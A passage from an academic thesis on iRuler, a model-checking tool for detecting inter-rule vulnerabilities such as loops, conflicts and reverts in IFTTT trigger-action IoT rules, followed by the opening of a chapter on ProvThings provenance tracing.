We identify two scenarios in which condition blocking is a potential issue, *Not Enough Rules* and *Active Blocking*, visualizations for which are shown in Figure 3.3. For the former scenario, a condition may depend on other devices' states but there is no rule to manipulate the state in such a way to satisfy the condition. For example, if a user has a rule *"If motion is detected at the door when home is in armed state, then send me a notification"*. If no action in the deployment sets the home's security system to the armed state, this condition cannot be satisfied. Conversely, when Active Blocking occurs there is a buggy or malicious rule that actively disables the condition before the action can be activated. For example, another rule using the "If motion is detected at the door" trigger could specify an action that sets the home's security system to the disarmed state. In either case, the user's intended action is unreachable.

Action Revert. An alternate mechanism for preventing an action from having its intended effect is to immediately reverse it. For a given action a_b, let there be an opposite action a'_b that negates the a_b's effect. With this in mind, action reverting can be defined as:

$$\exists\ p \in P\ s.t.\ ACTIVATE(a_b) \implies ACTIVATE(a'_b) \tag{3.3}$$

Action reverting is shown in Figure 3.4a. The reverting action pair shown here could be `lock` and `unlock` commands on a door. It is also possible that $a_b = a'_b$, e.g., an action that toggles a switch.

Action Conflict. In contrast to action reverting, which deterministically negates a_b, action conflicts activate a_b and a'_b in a non-deterministic ordering, potentially putting the

deployment in an unstable or unknown state. Action conflicts are defined as:

$$\exists\ p_1, p_2 \in P\ s.t.\ \{t_b, a_b\} \in p_1 \wedge \{t_b, a'_b\} \in p_2 \wedge p_1 \not\subset p_2 \tag{3.4}$$

That is, there exist paths from t_b to both a_b and a'_b, but the former path is not a subset of the latter path. In an action conflict, a door could be left in either a locked or unlocked state depending on non-deterministic state in the IoT platform. For ease of intuition, in the above definition we consider an action conflict that arises based on the *same trigger*, but in fact an even more general definition would accommodate different triggers. For example, the rules *"When motion is detected, unlock the door"* and *"Everyday at 11pm, lock the door"* will conflict if motion is detected at 11pm.

Action Loop. Intuitively, this vulnerability describes when an action's activation cyclically leads to its own re-activation. We can define action looping as follows:

$$\exists\ p \in P\ s.t.\ ACTIVATE(a_b) \implies ACTIVATE(a_b) \tag{3.5}$$

An example of action loop are the rules *"If the bedroom light is turned on, then turn off the living-room light"* and *"If the living-room light is turned off when the home state is away, then turn on bedroom light"*. Further, attacks that exploit the action loop condition have previously been presented in the literature. For example, an attacker can use an action loop on a smart bulb to create strobe light that could potentially induce seizures [15]. An attacker can also use action looping as a side channel to leak information [58].

Action Duplicate. Unexpected duplicate activation of an action can lead to user harm. For example, the duplication of an action to inject some medicine could cause health problem to a patient, or a duplicate transaction can cause financial loss. Action looping is an instance of the action duplication vulnerability; a more general definition is as follows:

$$\exists\ p_1, p_2 \in P\ s.t.\ \{a_b\} \in p_1 \wedge \{a_b\} \in p_2 \wedge p_1 \neq p_2 \tag{3.6}$$

In addition to action looping, this definition accommodates the duplicate actions being invoked by the same or different triggers. Another circumstance in which action duplication arises is the event where one action in the deployment configuration subsumes another action, which we do not define here but account for when concretizing rules in the subsequent sections.




Figure 3.5: The architecture and workflow of iRuler. RR: Rule Representations; IR: Intermediate Representation.

3.5 APPROACH: IRULER

In this section, we describe iRuler, our tool to detect inter-rule vulnerabilities in TA rulesets. The architecture and workflow of iRuler is shown in Figure 6.2. Given a set of IoT apps from a TA platform, the *Rule Parser* extracts trigger-action rules from the apps and transforms the rules into Rule Representations (RR). The *Model Builder* takes the rule representations, device metadata and the user's deployment configuration as input and generates an Intermediate Representation (IR) of the IoT deployment. The *Checking Engine* performs checking over the IR and outputs potential inter-rule vulnerabilities as introduced in Section 3.4. It is then up to the user to determine the severity of the warning and whether or not to correct the rules. In Figure 6.2, the components in yellow are provided by the user, the components in green are platform-specific and the components in blue are platform-agnostic. Our tool can be easily extended to another platform by implementing a rule parser and building device metadata for the platform. Below we discuss each component in more detail.

3.5.1 Rule Parser

An IoT app could contain multiple TA rules. The rule parser first extracts all the rules in the app, then transforms the rules into uniform rule representations which are used by the model builder. Listing 3.1 shows the format of our rule representation. A *rule* is composed of a trigger and one or more actions. A *trigger* is defined as an event with a constraint and an *event* is defined in terms of **subject** (e.g., a certain device) and **attribute**. For example, the trigger "if temperature drops below 30" is represented as $temperature\_sensor.temperature < 30$. The event here is the value change in the measurement of the temperature sensor. An

Listing 3.1: The iRuler rule representation format.

```
rule       ::= (trigger) (action)+
trigger    ::= (event) (constraint)
action     ::= (condition) (subject).(command) (arguments)
event      ::= (subject).(attribute)
condition  ::= logical expression | null
constraint ::= logical expression | null
```

action comprises a **condition**, the **subject**, the **command** to execute and the **arguments** to the command. A *condition* or a *constraint* could be null (i.e., no condition) or a logical expression. The difference between them is that a constraint is a predicate over the event data while a condition could be a predicate over other subjects.

3.5.2 Formal Modeling with Model Builder

The model builder generates a model of the IoT deployment using rule representations, deployment configuration describing the user's IoT deployment (e.g., the types of devices and where they are located), and device metadata. It then generates an intermediate representation for the checking engine. As an IoT deployment is essentially a distributed system interacting with a nondeterministic environment, we model the deployment as an event-based (e.g., device events and time events) transition system and we model the transitions with rewriting logic. Below we describe how we model different aspects of an IoT system.

Device/Service Modeling. Each device has a set of attributes, representing the states of the device, and supported commands (i.e., actuator capability). For example, a heater device may have a `switch` attribute and two commands `turn_on` and `turn_off`. A device command can change the values of one or more attributes, e.g., the `turn_on` command sets the value of the `switch` attribute to "on". Further, the execution of a command can affect one or more environmental variables, e.g., the `turn_on` command can affect the `temperature` environmental variable. Devices can also observe multiple environmental variables (i.e., sensor capability). For example, a temperature sensor monitors the environment temperature. Each device instance is modeled as a device object, i.e., an instance of a particular device type. For example, a heater instance is modeled as $< oid : Heater \mid switch : \_ >$, where *oid* is the id of the device.

Device State Transitions. To model the interaction of rules, it is important to model the state transitions of devices (or services) as the action of a rule could cause a state transition which invokes the trigger of another rule. For a device command that can change the

device's attributes, we model the command execution as a transition from one device state to another. The value change of a device attribute is modeled as a device event. For example, the `turn_off` command of the heater is modeled as a transition from state $< switch : on >$ to state $< switch : off >$ with a switch change event $Event(oid, switch : off)$ where oid is the id of the device.

Environment Modeling. Implicit chaining is achieved through environmental variables such as temperature. We model each environmental variable as an environment object, for example, $< env.temperature \mid value : \_ >$. As a device usually only observes or affects environmental variables in the same place the device is deployed, we consider the same type of environmental variable in different zones (locations) as different variables. For example, the temperature of the bedroom and the temperature of the living room are treated as two different variables. Further, when the value of an environmental variable is updated, the corresponding attribute of a device that observe the variable will also be updated. For example, when the value of `env.temperature_bedroom` is changed, the `temperature` attribute of a temperature sensor in the bedroom will be updated to the same value. This is achieved with parallel state transitions which change both the environment object and the device object. If no location configuration is provided for a device, we consider it as deployed in the common zone. Note that, our main purpose for environment modeling is to model the implicit chaining of a device's command to another device's event (e.g., temperature is higher than 30). Thus, we model each environmental variable with discrete values. A full modeling of environmental variables, such as dealing with real-time continuous environments with dynamic laws and time delays, and modeling correlations of environmental variables are out of our scope.

Time Modeling. We support temporal behavior modeling by modeling time as a monotonically increasing variable. Time advances when there is no other transition available. Time-based triggers (e.g., a timer at 8 am) are modeled as time events when the time variable advances to the specific values. For device actuation that can affect environmental variables, we make state transitions of the environment objects to update their values as time advances. The updates are made based on the effects caused by the actuation. Currently, we support *increase* (i.e., increasing by a rate), *decrease* (i.e., decreasing by a rate) and *change to* effects (i.e., directly changing to a value). For example, if a heater increases the temperature with a rate r. For each time unit that the `switch` attribute of the heater is "on", we make a state transition from $< env.temperature \mid value : T >$ to $< env.temperature \mid value : T + r >$. If no rate r is provided, we use 1 as default. One optimization we use to reduce system states is to update the values of time and environmental variables only with the values used in the

ruleset. For example, if there are two timers, one at 8 am and the other at 9 am , in the rules, we will advance time from 0 to 8 am then to 9 am instead of advancing the time by one time unit in the transitions.

Device/Service Metadata. The device metadata contains the necessary information for device modeling and environment modeling. For example, it defines the attributes and commands of a device type, the effects on environmental variables (e.g., increasing temperature) of a command, and state transitions of a device command (i.e., what events will be generated by the execution of a command). Device/Service metadata can be constructed by analyzing the documentation of an IoT platform or provided by the platform developers or experts [65, 66]. For the IFTTT platform, we construct the service metadata by crawling the web page of each service to get what triggers and actions the service supports. We show examples of a device metadata and a service metadata in Appendix B.

Intermediate Representation. The model builder could generate intermediate representation for different model checkers. Due to its maturity and expressiveness, we use Maude [67], which is a language and tool that supports the formal specification and analysis of concurrent systems in rewriting logic [68], as our checking engine. With rewriting logic, an IoT system, which is a concurrent system, can be naturally specified as a rewrite theory $\mathcal{R} = (\Sigma, E, R)$ with (Σ, E) an equational theory describing system states, and R rewrite rules describing the system's concurrent transitions. Rewrite rules of the form crl $[l]$: $t(\overrightarrow{x}) \rightarrow t'(\overrightarrow{x}, \overrightarrow{y})$ **if** $\phi(\overrightarrow{x}, \overrightarrow{y})$ describe an l-labeled transition in an open system from an instance of t to the corresponding instance of t'; the extra variables $\overrightarrow{y}$ on the right-hand side of the rule are fresh new variables that can represent external nondeterminism (e.g., sensor probing); ϕ is a constraint solvable by an SMT solver. In the generated intermediate representation, devices, environmental variables and time are modeled as objects; events and commands are modeled as messages; state transitions and trigger-action rules are modeled as rewrite rules (*rl* for rules and *crl* for conditional rules). Consider an example of an IoT deployment consisting of a temperature sensor `sensor` sensing the temperature from the environment and an air conditioner `ac`, which collaborate to maintain the in-house temperature at a desired setpoint. In this case, the state of the system can be modeled as $< ac \mid setpoint : \_,\ switch : \_ >$, $< sensor \mid temp : \_ >$, $< env.temp \mid temp : \_ >$ and $< Time \mid time : \_ >$, where the attributes *time*, *temp*, and *setpoint* are integers representing the wall-clock, the temperature in the house, and the desired temperature setpoint, respectively, and the attribute *switch* is a Boolean referring to whether the air conditioner is turned on or off. Note that *time* and *temp* are under control of the environment, while *setpoint* and *switch* are under control of the system. The state transitions can then be modeled by the

following three rewrite rules in Listing 3.2:

Listing 3.2: Example Rewrite Rules

```
crl [turn-on] :
    (< ac | setpoint:S, switch:false >
     < sensor | temp:T > ; φ)
→   (< ac | setpoint:S, switch:true >
     < sensor | temp:T > ; φ ∧ T > S) if sat(φ ∧ T > S) .
crl [turn-off] :
    (< ac | setpoint:S, switch:true >
     < sensor | temp:T > ; φ)
→   (< ac | setpoint:S, switch:false >
     < sensor | temp:T > ; φ ∧ T ≤ S) if sat(φ ∧ T ≤ S) .
rl [time-advance] :
    < Time | time:R > < Temp | temp:T > < sensor | temp:T >
→   < Time | time:R+1 > < Temp | temp:T' > < sensor | temp:T' > .
```


Rules [turn-on] and [turn-off] model the situations in which the temperature sensed by the sensor exceeds the setpoint or not, and thus the air conditioner is turned on or off. Rule [time-advance] models the advance of wall-clock time (advancing the timer by one time unit in this case) and the state transition of temperature and the sensor. Note that the extra variable T' indicates the external nondeterminism resulting from temperature changes in the house. Also note that we embed in the system state the constraints (e.g., $\phi \wedge \mathrm{T} > \mathrm{S}$) along the way during the system transitions, which will be solved by the SMT solver in the symbolic reachability analysis.

3.5.3 Formal Analysis by Checking Engine

The checking engine takes the IR as input and uses *rewriting modulo SMT* [69] to discover inter-rule vulnerabilities. Rewriting modulo SMT is a symbolic technique combining the power of rewriting modulo theories, SMT solving, and model checking. For each combination of device states, we use it as an initial state to check the vulnerable properties as defined in Section 3.5.2. Since our goal is to find existence of violations, we use the *search* command to search a reachable state that reveals the vulnerabilities. As an example, the following search command in Listing 3.3 looks up to 1 solution and a search depth 15 for a reachable state in which the air conditioner is turned on, while the temperature sensed by the sensor from the house does not exceed the current setpoint:

Listing 3.3: Example Search Command

```
search [1,15] (< sensor | temp: T:Integer > < ac | setpoint: S:Integer, switch: false > ;
true) =>* (< sensor | temp: T':Integer > < ac | setpoint: S:Integer, switch: true > ;
B':Boolean) such that sat(T':Integer <= S:Integer and B':Boolean) .
```



(a) Random Strategy (b) Install Count Strategy (c) Service-based Strategy

Figure 3.6: Average number of vulnerabilities discovered for different configuration synthesis strategies (averaged over 50 trials per number of rules). Different inter-rule vulnerability classes are separated by color; *Conflict_2* stands for action conflict with different triggers and *Duplication_2* stands for group action duplication (i.e., one action subsumes another action). *Duplication* violations can exceed # of rules because a single action can be involved in multiple duplications.

Note that the *true* on the left-hand side of the arrow indicates no initial constraints. Similar with [48], we perform bounded model checking [70, 71] with the argument like "[1,15]" to bound the search task to a certain depth to reduce the search space. The search-based model checker returns either a vulnerable state reachable from the initial state or no solution, indicating no such vulnerability.

Besides the inter-rule vulnerabilities, our tool can also check other properties using the built-in LTL (Linear Temporal Logic) [72] model checker. For example, the air conditioner will be turned on if the in-house temperature exceeds the desired setpoint. The following command in Listing 3.4 analyzes, from the initial state, if the air conditioner will be eventually turned on in all reachable states once the temperature is above the setpoint:

Listing 3.4: Example Model Checking Command

```
reduce modelCheck(init, above(C1:Config) -> []<> on(C2:Config)) .
```

Note that *above* and *on* are two user-defined predicates on the system states. The temporal operator $\rightarrow$ represents the notion of "implication", and $\Box$ $\Diamond$ the LTL notion of "always eventually".

3.6 EVALUATION

In this section, we examine the potential for inter-rule vulnerabilities within the IFTTT ecosystem.

3.6.1 Dataset

We conduct our evaluation on a dataset crawled from the IFTTT website in October 2018 using the methodology introduced by Ur et al. in [63]. The data we collect is entirely public and includes only metadata about the published applets and services – all user data in IFTTT is private, and thus not contained in our dataset, with the exception of aggregate applet install counts which are made public.[1] Our crawl identifies 315,393 applets and 674 services. The applets make use of 1,718 distinct triggers and 1,327 distinct actions. The applets were written by either service providers or 131,768 third-party authors (i.e., users). Some components of IFTTT applets are not publicly visible, making us unable to discover certain classes of inter-rule vulnerabilities; for example, because applet filter code is not public, we cannot analyze IFTTT for the condition bypassing vulnerability. Instead, we limit our evaluation to action loop, conflict, revert, and action duplicate vulnerabilities.

The security of a given IoT deployment ultimately depends on its *configuration*, i.e., the currently active set of rules. However, we are not aware of a publicly available dataset that describes how actual users configure their IoT deployments; for example, on IFTTT each user's installed rules are private. This knowledge gap is not specific to our study but belies a broader limitation in state-of-the-art IoT security research. Unfortunately, without an accurate picture of IoT configurations, we are limited in our ability to identify real-world vulnerabilities in smart homes.


In order to evaluate iRuler, we make the observation that IFTTT actually exposes a limited amount of usage information that will allow us to *approximate* realistic IoT configurations. We leverage this usage information in the form of 3 competing heuristics for synthesizing plausible trigger-action rule sets:

- *Install Count Strategy.* IFTTT reports the total number of installations of each applet. We normalize these install counts to assign each applet a weight and construct an IoT configuration of r rules by performing a weighted random walk starting at a random point in the IFTTT information flow graph. This strategy reflects the intuition that popular applets are more likely to be simultaneously installed.


- *Service-Based Strategy.* We construct an IoT configuration by randomly selecting a small number of services, then randomly selecting r rules from within those services. This strategy reflects the intuition that a user is likely to make use of only a small number of services.

- *Author-Based Strategy.* In IFTTT, authors have the option of sharing their applets publicly.

[1] We argue that this is analogous to security surveys of mobile app markets (e.g., [73]) and therefore consistent with community norms governing ethical data collection.



(a) Including duplication



(b) Excluding duplication

Figure 3.7: The percentage of applet authors whose applets have at least one vulnerability.

We construct an IoT configuration by assuming that an author has all of their public applets simultaneously installed. This strategy reflects the intuition that authors are likely to use their own applets.

We compare each of these heuristics to a baseline *Random Strategy* that uniformly selects at random r rules from the IFTTT dataset. Thus, our findings will not only serve to validate iRuler but also characterize the potential for real-world inter-rule vulnerabilities.

3.6.2 Results

We apply each IoT configuration synthesis strategy for variable numbers of rules between 2 and 60, reporting the average number of discovered violations across 50 trials. Figure 3.6 shows the average number of vulnerabilities identified as the number of active rules increases using the Random Strategy, Install Count Strategy, and Service-Based Strategy, respectively. In Figure 3.6, action duplication is the most prevalent concern in the IFTTT ecosystem. Looping behaviors are also quite frequent, occurring at least once per configuration when more than 15 rules are simultaneously active. While less prevalent, we also identify the potential for conflicts and reverting behaviors in many of the synthesized configurations. The group action duplication vulnerability, while rare, was also observed in our tests. Using the Install Count Strategy, in total, 66% of the rulesets are associated with at least one inter-rule vulnerability.

We consider the Author-Based Strategy in a separate analysis because, unlike the other strategies, we are unable to control the number of trials and the number of active rules. Figure 3.7a shows the percentage of authors of applets with at least one vulnerability. Almost

Table 3.1: Rule chaining in IFTTT. *Actions/ Triggers* is the number of chainable mechanisms in IFTTT, while *Observed* signifies the number of linkable mechanisms observed in at least one IFTTT rule.

Type	**Actions (Observed)**	**Triggers (Observed)**
Explicit chaining	204,510 (200,030)	62,013 (61,967)
Implicit chaining	10,128 (9931)	6262 (5228)

all authors' applets show evidence of at least one inter-rule vulnerability. Again, similar to prior test, duplication is the most common concern; Figure 3.7b shows the frequency of vulnerabilities excluding duplication. Concerningly, about 1 in 5 authors will experience a non-duplication vulnerability in their rule set if they activate at least 10 rules. However, some authors might not simultaneously activate all their applets, meaning that this test may overestimate the frequency of vulnerabilities. However, taken as a whole, this test provides compelling evidence that inter-rule vulnerabilities currently exist in the wild.

Our study also presents an opportunity to characterize the potential for rule chaining within TA platforms. Because rule chaining increases the complexity of an IoT configuration, we theorize that it also increases the potential for security violations within the deployment. Across the 674 IFTTT services we analyzed, there exist 509 actions that can explicitly link to other rules and 518 triggers can be explicitly triggered by some action. In addition, we identify 460 actions that can affect an environment variable in order to indirectly invoke 392 triggers that monitor environmental variables. Table 3.1 summarizes our rule chaining results. We identify a total of 204,510 (64.8%) rules that can explicitly link to other rules, and 62,013 (19.5%) rules that can be explicitly linked by other rules. There exist 10,128 (3.2%) rules can implicitly link to other rules, and 6262 (2.0%) rules that can be implicitly linked by other rules.

3.6.3 Vulnerability Analysis

Condition Bypassing & Condition Blocking. While we introduce the notion of condition-based vulnerabilities in Section 3.4, we are unable to detect them on IFTTT because applets' filter code is not public. We verified the presence of condition vulnerabilities using our own applets but leave large-scale validation of this issue to future work.

Action Reverting. Our dataset contains 1127 applets with multiple actions, 50 of which contain contrary action pairs that revert each other. A rule susceptible to action-reverting by another rule/applet, usually occur within distance 1 or 2 of one another in the IFTTT information flow graph, but the longest distance observed was 5 in a configuration of 26

applets; such violations would likely to be difficult to identify manually. One example of such violation in our dataset consists of an applet that turns the lights on when motion is detected, but another applet turns off the lights whenever a light is turned on. A more concerning violation we observed was a rule that would disconnect a *HomeSeer* device from Wi-Fi the moment it was turned on, creating a DoS attack because the device cannot function or receive commands without a network connection.

Action Looping. Most of the loops we observed consist of 2 or 3 rules, while the longest loop contains 9 rules in a configuration of 30 applets. We observed one rule chain that triggered IFTTT to call the user whenever their calendar received an appointment, while a second rule triggered IFTTT to make an appointment to the user's calendar whenever they missed a call. Hence, if a user sent IFTTT's autodial to voicemail, IFTTT would continue to call back while simultaneously filling her calendar with pointless appointments.

Action Conflicts. Most of the conflicting action pairs are direct actions of the same trigger (i.e., distance 1). There are also rules that conflict with other rules in another branch, including rule chain of length 4, longest in a configuration of 23 rules. We observed a rule chain where two rules conflict: "Arm the Scout Alarm when the user enters an area", and "Turn off the user's phone Wi-Fi when the user enters an area". The second rule disconnects the phone from the network, so IFTTT is unable to trigger the first rule, i.e., arm Scout Alarm. We observe that the sequence of the firing triggers usually determines the final states of the conflicting actions. We found one example where `scoutalarm` enters armed mode everyday from 10 AM until the user's phone connects to home Wi-Fi, but a second rule disables the home Wi-Fi every day at 9:55 AM. Combined, these will cause `scoutalarm` to first disarm at 9:55 AM and then re-enter armed mode at 10 AM, even when the user is at home.

Action Duplication. As seen from Section 3.6.2, action duplication is very common. It is perhaps not surprising to observe redundant rules in the community-based IFTTT ecosystem as developers may publish applets with the same function. A chain length of 8 in a configuration of 38 rules is the longest we observed to contain an action duplicate violation. The number of group duplication violations we detected is very small as there are only 113 applets that use group actions. We further investigated that IoT services in IFTTT provides more group actions, such as *Turn off device* vs. *Turn off all devices* (Linn) or *Disarm all cameras* vs. *Disarm a camera* (Eagle Eye NuboCam). We envision that as more functionalities are introduced in IoT devices, these superseding relationships will become more common, creating the potential for action-duplication vulnerabilities to significantly frustrate the debugging of IoT deployments.

3.7 DISCUSSION AND LIMITATIONS

Usability. The motivation of this work is to help users better diagnose potential security problems in their IoT deployments. In future work, we plan to evaluate the usability of iRuler through real world IoT user studies, and further characterize actual security threats. An important component of the future work is to extend iRuler to provide further assistance to non-expert users when an inter-rule vulnerability is found.

The IFTTT Applets Dataset. Similar to Ur's IFTTT recipe dataset in [63], our dataset is missing relevant information that is not publicly available, including values for the trigger fields in each applet and the applet's filter code (i.e., *conditions*). An interesting direction for further study is leveraging applet descriptions to attempt to recover these fields; for example, the applet *"Get a phone call alert when a door is opened during sleeping hours,"* suggests the condition "during sleeping hours" is applied to the `call_my_phone` action. Note the model checker of iRuler already supports conditions.

Synthetic IoT configurations. Because we lack real-world examples of IoT deployment configurations, in our evaluation, we use heuristic strategies to synthesize IoT deployments from our IFTTT dataset. Because filter code is not publically visible, we conservatively assume in our analysis that any action that *may* flow to a trigger *will* flow to it. We also assume that environmental factors are always affected such that the flow from action to trigger occurs. Thus, the vulnerabilities we detect may be absent from real-world configurations. However, this method demonstrated the validity of iRuler for cases in which configuration data is available. In our future work, we plan to conduct user studies to evaluate our tool with real-world IoT configurations.

3.8 RELATED WORK

IoT Security. Numerous vulnerabilities have been identified in IoT devices [13, 14, 16], protocols [18, 19], apps and platforms [20]. Alrawi et al. [76] proposed a modeling methodology for IoT devices, associated apps and communication protocols to analyze device-specific security postures. Different from the network-based [77, 78], platform-based [79] and app-based [58, 64] IoT-security solutions which detect vulnerabilities at runtime, iRuler leverages NLP and model checking to statically check vulnerabilities before an app is installed and executed. Celik et al. [80] use static analysis to identify sensitive data flows in IoT apps, while our work studies vulnerabilities caused by the interaction of *multiple* trigger-action rules. Several other studies consider challenges related to access control in IoT [81, 82, 83, 84].

Table 3.2: Approaches for checking security and safety properties of IoT rules/apps. [74] checks properties at runtime while all others perform static checking. These systems all have different aims and advantages; this table focuses specifically on the similarity of their design to iRuler.

	Multiple Actions	**Environment Modeling**	**Device Location**	**Time Modeling**	**Support Checking Other Properties**	**# Inter-rule Vuln Types Considered**
iRuler	✓	✓	✓	✓	✓	**8**
Soteria [47]	✓	✗	✗	✗	✓	3
IoTSan [48]	✓	✗	✗	✓	✓	2
AutoTap [75]	✗	✗	✗	✓	✓	N/A
MenShen [66]	✗	✓	✗	✓	✓	N/A
Salus [65]	✗	✓	✓	✓	✓	N/A
SIFT [49]	✗	✓	✗	✓	✓	1
HomeGuard [50]	✓	✗	✗	✗	✗	5
IoTGuard [74]	✓	N/A	✗	N/A	✓	3
Surbatovich et al. [22]	✗	✗	✗	✗	✗	N/A

Trigger-Action Programming (TAP) in IoT. Researchers have studied how smart homes [11, 85, 86] and commercial buildings [87] can be customized using TAP, and the usability of existing TAP frameworks to propose guidelines for developing more user-friendly interfaces [61, 88]. Ur et al. [63] create a dataset of IFTTT recipes and analyze different aspects of the recipes. Bastys et al. [60, 89] discuss user privacy issues in IFTTT and developed a framework to detect private data leakage to attacker controlled URLs. However, they concentrate only on the privacy violations in the filter code of individual applets, not the interaction between applets. Fernandes et al. [90] consider the effect of OAuth-related over-privilege issues on the IFTTT platform and proposed a way to decouple the untrusted cloud from trusted clients on the user's personal devices.

IoT Automation Errors. IoT automation errors have been studied from various aspects, including analyzing logic inconsistencies and supporting end-user debugging to resolve them [49, 65, 75, 91, 92] as well as assisting IoT app developers with GDPR [93]. Chandrakana et al. [62] identify that too few triggers in automation rules is a source of errors and security issues. They propose a tool to determine a necessary and sufficient set of triggers based on the actions written by end users. However, their tool analyzes each rule in isolation while we consider vulnerabilities from rule interactions. Some work has also been done on detecting and resolving automation conflicts in smart home and office environments [87, 94, 95, 96, 97]; in this work, we consider a broader class of vulnerabilities.

IoT Properties Checking. Several recent studies have proposed to check security or safety properties of IoT when multiple rules/apps are enabled. We compare our approach with other existing approaches in different aspects in Table 3.2; iRuler is among the works that support the more advanced features of TA platforms (*Multiple Actions*), incorporates a broad set of characteristics into its model (*Environment Modeling*, *Device Location*, *Time Modeling*,

Table 3.3: The types of inter-rule vulnerabilities considered by existing work.

	Vulnerabilities Considered
iRuler	conflict, loop, revert, duplicate, group duplicate condition bypass, action blocking, not enough rules
Soteria [47]	conflict, duplicate, inconsistent events
IoTSan [48]	conflict, duplicate
SIFT [49]	conflict
HomeGuard [50]	conflict, duplicate, loop, condition disabling, condition enabling
IoTGuard [74]	conflict, duplicate, loop

Support Checking Other Properties), and identifies new classes of inter-rule vulnerabilities. We show the vulnerabilities considered by other work in Table 3.3. Conversely, these works also provide several useful properties that we did not consider in iRuler. AutoTap [75] presents a method for verifying configuration properties as expressed by novice users, and joins MenShen [66], Salus [65], and SIFT [49] in supporting automated creation and repair of rules (*Rule Writing*). Systems like Soteria [47], IoTSan [48], and HomeGuard (arXiv preprint only: [50]) are based on source code analysis of IoT apps and can therefore consider additional factors such as finer-grained reduction of state explosion and specific malicious input sequences. IoTGuard [74] instruments apps to check security and safety properties at runtime. Conversely, rather than leverage source code analysis, instrumentation, or a priori knowledge of app behaviors, our technique uses an NLP-based approach to infer information flow. As a result, iRuler is necessarily less precise and fine-grained in its analysis but has the advantage of working out-of-the-box on commodity IoT platforms where source code is typically unavailable.

3.9 CONCLUSION

While the trigger-action programming paradigm promotes the creation of rich and collaborative IoT applications, it also introduces potential security and safety threats if users do not take precautions in combining these apps. In this work, we generalize and examine inter-rule vulnerabilities in trigger-action IoT platforms, presenting a tool for their automatic detection. iRuler combines the power of SMT solving and model checking to model the IoT systems and check vulnerable properties.

CHAPTER 4: PROVIDING PROVENANCE TRACING TO IOT PLATFORMS

As the Internet of Things (IoT) continues to proliferate, diagnosing incorrect behavior within increasingly-automated homes becomes considerably more difficult. Devices and apps may be chained together in long sequences of trigger-action rules to the point that from an observable symptom (e.g., an unlocked door) it may be impossible to identify the distantly removed root cause (e.g., a malicious app). This is because, at present, IoT audit logs are siloed on individual devices, and hence cannot be used to reconstruct the causal relationships of complex workflows.

In this chapter, we present our work on the *application layer* of IoT. In this work, we present ProvThings, a platform-centric approach to centralized auditing in the Internet of Things. ProvThings performs efficient automated instrumentation of IoT apps and device APIs in order to generate *data provenance* that provides a holistic explanation of system activities, including malicious behaviors.

Acknowledgements. This chapter is based on the work [64] supported in part by NSF CNS grants 15-13939, NSF CNS 13-30491, and NSF CNS 16-57534.

4.1 INTRODUCTION

In response to the increasing availability of smart devices, a variety of IoT platforms have emerged that are able to interoperate with devices from different manufactures; Samsung's SmartThings [6], Apple's HomeKit [7], and Google's Android Things [4] are just a few examples. IoT platforms offer appified software [8] for the management of smart devices, with many going so far as to provide programming frameworks for the design of third-party applications, enabling advanced home automation.

